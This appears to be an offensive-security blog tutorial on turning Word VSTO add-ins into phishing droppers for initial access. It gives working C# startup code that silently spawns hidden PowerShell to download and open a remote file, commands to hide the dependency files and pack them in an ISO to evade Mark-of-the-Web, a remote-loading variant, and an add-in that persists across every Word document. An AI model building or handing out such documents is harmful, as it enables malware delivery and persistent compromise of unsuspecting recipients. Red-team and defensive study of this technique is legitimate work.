Exploring VSTO plugins for initial access
Introduction
In continuation of the Weaponizing xll files, we will now review another way of phishing. This time, we will explore VSTO.
VSTO is a devkit that allows you to craft .NET Office Add-ins shipped within an Office document (like how we did with xll in excel).
It allows your code to run within the .NET Framework Common Language Runtime (CLR) directly inside the memory space of Word, Excel or Outlook.
This more or less seems like an additional way of phishing for initial access.
| Feature | XLL (Excel Add-in) | VSTO (.NET Add-in) |
|---|---|---|
| Language | C / C++ | C# / VB.NET |
| Runtime Environment | Unmanaged (Native) | Managed (.NET CLR) |
| App Support | Excel Only | Word, Excel, Outlook, PowerPoint, Project |
| File Extension | .xll (Renamed DLL) | .vsto (Manifest) + .dll (Assembly) |
| Execution Tool | Excel.exe | vstoinstaller.exe |
| User Prompt | “Add-in Security Warning” bar/dialog | “Office Customization Installer” dialog |
| Persistence | Excel Add-in Manager / OPEN registry keys | Addins registry hive / LoadBehavior key |
| Delivery Payload | Single file (standalone XLL) | Multi-file bundle (Manifest + DLLs) |
| AWL Bypass | Standard DLL loading scrutiny | Uses signed vstoinstaller.exe as a proxy |
| EDR Visibility | High (Mature signatures for XLL entry points) | Medium (Blends with legitimate dev/apps) |
| MOTW Handling | Blocks execution/triggers Protected View | Triggers Protected View/Blocks loading |
| Ideal Use Case | Quick, single-file Excel-based access | Multi-app phishing & long-term persistence |
Building a PoC - Word VSTO Document
Prerequisites:
To build a VSTO payload, you need a Windows development environment equipped with Visual Studio and the Office/SharePoint development workload installed. Microsoft Office must also be installed on the development machine to provide the necessary Primary Interop Assemblies (PIAs).
Primary Interop Assemblies (PIAs) are the official Microsoft-provided “translator” libraries that allow our .NET code to communicate with and control the native features of Office applications like Word or Excel.
To do so, you must:
- Open the Visual Studio Installer.
- Open and click on Modify.
- Under the Workloads tab, scroll down to the Other Toolsets section.
- Check the box for Office/SharePoint development.
- Click Install and wait for the download to finish.
Once the toolkit is installed, we can now create a project
1. Local VSTO
Creating the project:
- Open Visual Studio and select
Create a new project. - Search for
Word VSTO Document(the C# version). - Select it and configure the project parameters as:
- Project name:
localVSTO - Location:
C:\VSTO_Projects - Framework:
.NET Framework 4.8
- Project name:
- Click
Create. - A setup wizard will appear, where you have to give the name of the project again and use the
Word Document (*.docx)in the dropdown menu. ClickOkthen.
- Open Visual Studio and select
Where to write our PoC:
After the project loads, at the Solution Explorer on the right we will see a file named
ThisDocument.cs:- Right-click on it and select
View Code. - Replace the
ThisDocument_Startupmethod with the following:
using System; using System.Collections.Generic; using System.Data; using System.Linq; using System.Text; using System.Windows.Forms; using System.Xml.Linq; using Microsoft.Office.Tools.Word; using Microsoft.VisualStudio.Tools.Applications.Runtime; using Office = Microsoft.Office.Core; using Word = Microsoft.Office.Interop.Word; namespace WordDocument1 { public partial class ThisDocument { private void ThisDocument_Startup(object sender, System.EventArgs e) { string url = "https://pdfobject.com/pdf/sample.pdf"; string path = System.IO.Path.Combine(System.Environment.GetEnvironmentVariable("TEMP"), "Corporate_Invoice.pdf"); string command = $"-WindowStyle Hidden -Command \"Invoke-WebRequest -Uri '{url}' -OutFile '{path}'; Start-Process '{path}'\""; try { System.Diagnostics.Process.Start("powershell.exe", command); } catch { // Fail silently for stealthiness } } private void ThisDocument_Shutdown(object sender, System.EventArgs e) { } #region VSTO Designer generated code private void InternalStartup() { this.Startup += new System.EventHandler(ThisDocument_Startup); this.Shutdown += new System.EventHandler(ThisDocument_Shutdown); } #endregion } }- Save the file (CTRL+S).
- Right-click on it and select
Compiling:
To compile:
- Change the solution configuration dropdown on the top menu bar from
DebugtoRelease. - Then
Build -> Rebuild Solution. - Once the build is successful, navigate to
C:\VSTO_Projects\localVSTO\bin\Release.
You should be seeing the following files:
connar@DESKTOP-2169561:/mnt/c/CVSTO_Projects/localVSTO/bin/Release$ tree . . ├── Microsoft.Office.Tools.Common.v4.0.Utilities.dll ├── Microsoft.Office.Tools.Word.v4.0.Utilities.dll ├── localVSTO.dll ├── localVSTO.dll.manifest ├── localVSTO.docx ├── localVSTO.pdb └── localVSTO.vsto 0 directories, 7 files- Change the solution configuration dropdown on the top menu bar from
Generating the Phishing ISO:
For the phishing part, we need to have both docx and the vsto plugin in the same directory (since this is the local approach), as well as the other dependencies. For that reason, we will generate an ISO file (to also bypass MoTW), hide all the files except for the
.docx, and deliver the ISO. The user upon opening the ISO will only see our document (if the view hidden files is disabled on the user’s computer).The steps to follow are:
- Create a fresh staging directory, i.e.
C:\ISO_Staging(not mandatory). - Copy all files from the
bin\Releaseinto the new folder. - Delete the
.pdbfile to avoid leaking your working directory upon building (better opsec). - Rename
localVSTO.docxto any name you want based on your phishing context. - Open a cmd and run the command
attrib +h "C:\ISO_Staging\localVSTO.vsto" && attrib +h "C:\ISO_Staging\localVSTO.dll" && attrib +h "C:\ISO_Staging\localVSTO.dll.manifest" && attrib +h "C:\ISO_Staging\Microsoft.Office.Tools.Common.v4.0.Utilities.dll" && attrib +h "C:\ISO_Staging\Microsoft.Office.Tools.Word.v4.0.Utilities.dll"to make the files hidden. - Download
oscdimg.exeto generate the ISO. After downloading run the commandoscdimg.exe -h -n -d "C:\ISO_Staging" "C:\Users\user\Desktop\localVSTO.iso".
- Create a fresh staging directory, i.e.
Verifying:
After navigating to the location of the generated ISO and double-clicking it, we see only the
.docxfile. Upon opening it, we see that the target pdf is downloaded and opened:
Cleaning:
Because ClickOnce installed applications create an entry in either Add/Remove programs or the Registry, you can either delete it from the first or
windows key + R, then navigate toHKEY_CURRENT_USER\Software\Microsoft\VSTO\Security\Inclusionand delete any of the metadata contains your projects name.
2. Remote VSTO
Creating the project:
- Open Visual Studio and choose
Word VSTO Documentagain. - Give it a name and write the same starup code.
- Open Visual Studio and choose
Define remote installation path:
To tell the compiler to substitute the erlative

|vstolocalindicator inside custom.xml with a network destination, we have to configure the project properties:Right-click the project name in the solution explorer and select Properties.
Navigate to the Publish tab on the left-side menu.
Configure the two primary directories:
- Publishing Folder Location (where files are saved locally): This is the directory on your development machine where VS will write the final compiled files. Set this to a staging folder, i.e.
C:\VSTO_Publish\. - Installation Folder URL (where the client fetches the files from): This is the network location that the Word document will emded within its metadata. To test this locally on our loopback address, we can use
http://127.0.0.1/vsto/as our target address.
- Publishing Folder Location (where files are saved locally): This is the directory on your development machine where VS will write the final compiled files. Set this to a staging folder, i.e.
Click Publish Now.
Generated artifacts:
Navigate to the output directory (
C:\VSTO_Publish\). Visual Studio will have generated a structured deployment directory like:C:\VSTO_Publish\ ├── Application Files\ │ └── RemoteAutomation_1_0_0_0\ │ ├── RemoteAutomation.dll.deploy │ ├── RemoteAutomation.dll.manifest │ └── ... (supporting utility libraries) ├── RemoteAutomation.docx └── RemoteAutomation.vstoTo understand the different between local vsto ( everything shipped in the same folder -> customxml will contain
|vstolocal) and remote vsto ( only the document is shipped and retrieves everything remotely -> customxml will contain the url to retrieve from ) we have to:- Rename our
RemoteAutomation.docxto a.zipextension. - Open the zip file.
- Open the
docProps/custom.xmlfile. - We will see the following content:
<Properties xmlns="http://schemas.openxmlformats.org/officeDocument/2006/custom-properties" xmlns:vt="http://schemas.openxmlformats.org/officeDocument/2006/docPropsVTypes">
    <property fmtid="{D5CDD505-2E9C-101B-9397-08002B2CF9AE}" pid="2" name="_AssemblyLocation">
    <vt:lpwstr>http://127.0.0.1/vsto/RemoteAutomation.vsto|6609f2c5-76e3-4963-8bfa-d74f8ce0b838</vt:lpwstr>
    </property>
    <property fmtid="{D5CDD505-2E9C-101B-9397-08002B2CF9AE}" pid="3" name="_AssemblyName">
    <vt:lpwstr>4E3C66D5-58D4-491E-A7D4-64AF99AF6E8B</vt:lpwstr>
    </property>
</Properties>
So since the path starts with an http schema rather than a local filename, the Word runtime knows to ignore the local directory completely and try to reach to the url to retrieve the required files.
- Rename our
Setting up the local server:
For the document to load its customization, the files inside
C:\VSTO_Publish\must be actively reachable over the network at the target URL (http://127.0.0.1/vsto/). We can use a python server for this:- Open a cmd terminal inside the
C:\VSTO_Publishdirectory. - Run
python -m http.server 80. - Move the
RemoteAutomation.docx(or the name you gave to your docx) to a different directory. This is to show the remote vsto approach, since we would be delivering the document itself while leaving the “infra” folder behind with all the necessery files.
- Open a cmd terminal inside the
PoC:

- Open the
.docxfile. - Word initializes, extracts the
custom.xmlschema and reads the pointer valuehttp://127.0.0.1/vsto/RemoteAutomation.vsto. - In the python terminal we see the retrieval GET requests for the
/vsto/RemoteAutomation.vsto HTTP/1.1as the application concext reaches into the local loopback server to retrieve the deployment configurations. - The ClickOnce runtime parses the remote rules, downlaods the associated
.manifestand.dll.deploydependencies into the user cache and triggers the trust validation manager framework.
This setup leads to:
- Open the
Persistence vsto
Now that we had a look into how to make a local and remote vsto, we can see a different - more advanced - technique on how to make the vsto persistence, meaning it will work across all different .docx on the system, rather than the ClickOnce nature of our current PoC’s (working only for a specific docx).
To do so:
- Open Visual Studio and use
Word VSTO Add-in. - Use our PoC code for downloading and opening a pdf.
- Use
ReleaseandRebuild.
This will generate the following:
tree .
.
├── Microsoft.Office.Tools.Common.v4.0.Utilities.dll
├── vstoaddin.dll
├── vstoaddin.dll.manifest
├── vstoaddin.pdb
└── vstoaddin.vsto
We see we miss a .docx to sent to the victim. We can either take one of the previous docx or create a new Word VSTO Document in Visual studio.
We then need to extract its contents and modify the custom.xml to the following contents:
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Properties xmlns="http://schemas.openxmlformats.org/officeDocument/2006/custom-properties" xmlns:vt="http://schemas.openxmlformats.org/officeDocument/2006/docPropsVTypes">
    <property fmtid="{D5CDD505-2E9C-1018-9397-08002B2CF9AE}" pid="2" name="_AssemblyLocation">
        <vt:lpwstr>vstoaddin.vsto|vstolocal</vt:lpwstr>
    </property>
    <property fmtid="{D5CDD505-2E9C-1018-9397-08002B2CF9AE}" pid="3" name="_AssemblyName">
        <vt:lpwstr>4E3C66D5-58D4-491E-A7D4-64AF99AF6E8B</vt:lpwstr>
    </property>
</Properties>
We could of course use a remote vsto as we saw in the previous PoC.
We can now zip the contents we just extracted again and rename to .docx.
The resulted folder should now be:
tree .
.
├── Microsoft.Office.Tools.Common.v4.0.Utilities.dll
├── pocword.docx
├── vstoaddin.dll
├── vstoaddin.dll.manifest
├── vstoaddin.pdb
└── vstoaddin.vsto

We can again create an ISO file with the rest of the files hidden. Upon clicking on the file, we achieve persistence across all docx:
Remove persistence / ClickOnce
To remove persistence or ClickOnce entries, you can:
Win + Rand typeregedit.- Navitage to
Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\VSTO\Security\Inclusion. - Delete any GUID value inside.
References